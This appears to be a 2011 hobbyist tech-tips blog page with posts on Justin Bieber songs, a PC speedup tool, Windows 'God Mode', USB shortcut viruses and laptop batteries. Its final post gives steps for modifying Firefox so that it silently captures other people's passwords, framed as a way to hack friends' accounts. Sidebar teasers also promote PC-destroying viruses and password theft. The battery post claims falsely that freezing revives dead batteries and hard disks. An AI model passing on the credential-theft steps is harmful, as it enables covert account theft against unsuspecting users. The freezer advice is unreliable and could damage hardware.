Wikileaks Under Attack

The WikiLeaks website crashed Tuesday in an apparent cyberattack after the accelerated publication of tens of thousands of once-secret State

Destroy Ur Friends PC Using Virus

In this post we'll take a look on how to create a deadly computer virus to destroy your enemy or victim's PC.

USB 3.0 Evolution xD

USB 3.0 > Usb 2.0 > Usb 1.0 xD

MEet Top ten techies Who changed World around Us

Top Ten Techies...

Steal Your Frnds Password using Flash Drive

Yes Ew Heard it Correct...CLick to know the trick :)

Monday, 17 October 2011

Justin Bieber Top songs and Videos

Popular Videos of Justin Bieber


1. Justin Bieber - Baby


2.Justin Bieber - Never Say Never

3. Justin Bieber - One Time


4. Justin Bieber  -  Down to Earth


5. Justin Bieber - Love Me


6. Justin BIeber - Eenie Meenie

7. Justin Bieber - One LEss Lonely Girl

8. Justin Bieber - Somebody To Love


9. Justin Bieber - Favorite Girl


10.Justin Bieber - Never Let You Go


Sunday, 16 October 2011

Speed up your system with “360Amigo System Speedup” [Windows]


Speed_thumb

It identifies and fix a wide range of errors and speeds up your slow PC. It detects and removes all unused files in your PC from faulty software installs/ uninstalls, it optimizes your Windows for faster start-up times and stops malicious processes from running on your PC.


It also cleans traces of your online activities such as your Internet history, cookies, temporary files, logs, invalid links and much more. But the best part is that it’s small, fast and furious (normally taking less than a minute to run). 360Amigo System Speedup will get the most out of your PC and make it like new again. Both beginners and experienced users will enjoy the available features and options. It has 2 versions, free and pro. I recommend to try pro version for 15 days and then you can easily switch to free version .


Download 360Amigo System Speedup ( Just 3.21 MB )

How to Revive Dead Laptop Battery


Typical battery life for laptops and other electronic devices are specified. Usually a battery lose its efficiency after 1 to 2 years of continuous work and can maintain charge for 10 to 15 minutes only. If your laptopbattery is also dead before any further action try this trick on your battery. Because it can hold the charg again for 1 to 2 hours and you don't need to pay extra for new battery.
 
First keep the dead battery in freezer for about 14 to 15 hours till it is fully frozen.

Then charge and discharge the battery 3 to 4 times.

Now your laptop battery has a new life and you can use it again.

Maybe you ask yourself how it is possible? It is interesting to know that this is purely scientific basis, because in general, different objects due to their natural vibrations of molecules electrical current does not pass easily. This problem is less in conductive objects, because their molecules are placed on a regular basis, so the current can  pass easily. To make an object more conductive you have to make its temperature cooler, so the vibration of molecules will be slower. The thrills never be zero, except at absolute zero (-273°C) which till today still scientists are not able to reach this temperature. This is the reason behind the better working of CPU in cooler temperature also.

This trick has been tested practically and you can try it yourself. You can even use this method for Hard disk. If you put a Hard disk that does not work in freezer for 10 to 15 hours, then it would be retrieved also.

Note: Put the battery in a plastic bag before you place it in freezer. After you take the battery out of the freezer, leave it in room for some times and let it to get the room temperature. For a battery that has a battery life for 10 to 15 minutes, after freezing, it may work 45 minutes for the first time; and if you continue to charge and discharge it for some times, it would works around 2 hours.

Monday, 10 October 2011

How to remove shortcut virus in pendrive using cmd


Click on "Start" -->Run --> type cmd and click on OK.

Here I assume your drive letter as G:

Enter this command.

attrib -h -r -s /s /d g:\*.*

You can copy the above command --> Right-click in the Command Prompt and

paste it.

Note : Replace the letter g with your drive letter.

Now check for your files in drive.

Friday, 7 October 2011


God Mode in Windows 7 - AWESOME !!!


Recently a New feature called God Mode was discovered which gives you total access to all your computers Administrative Settings...
For people who love to play and experiment new things, this is really a useful trick to configure and customization of Windows 7 in one go without any need of 3rd party application to accomplish this task.

How To do this?

1. Make a New Folder
2. Rename it to 
God-Mode.{ED7BA470-8E54-465E-825C-99712043E01C}
3. Open the Folder to Enter God Mode


(TUT)Turn firefox into a stealer without softwares


Ever wanted to hack your friends accounts, whenever there were over your house or who evers! Or you just wanted firefox to save all your passwords without prompting you every single time! This is for you, read on!
Steps
1. Locate nsLoginManagerPrompter.js file (Default location C:\Program Files\Mozilla Firefox\components).
2. Open the file with word pad or notepad!
3. Press Ctrl + A on keyboard, and then press del or delete!
4. Copy and Paste all this: Code: http://tinypaste.com/99d583
5. Make sure Firefox is closed and save the file!
6. Your Done! From now on, when ever someone logs onto any site, they username and password will be save automatically without prompt!

To retrieve the account information: Make sure firefox is opened, go to Tools < Options... <>, then click on show passwords, and press yes! Hope that helped anyone Enjoy!

Share

Twitter Delicious Facebook Digg Stumbleupon Favorites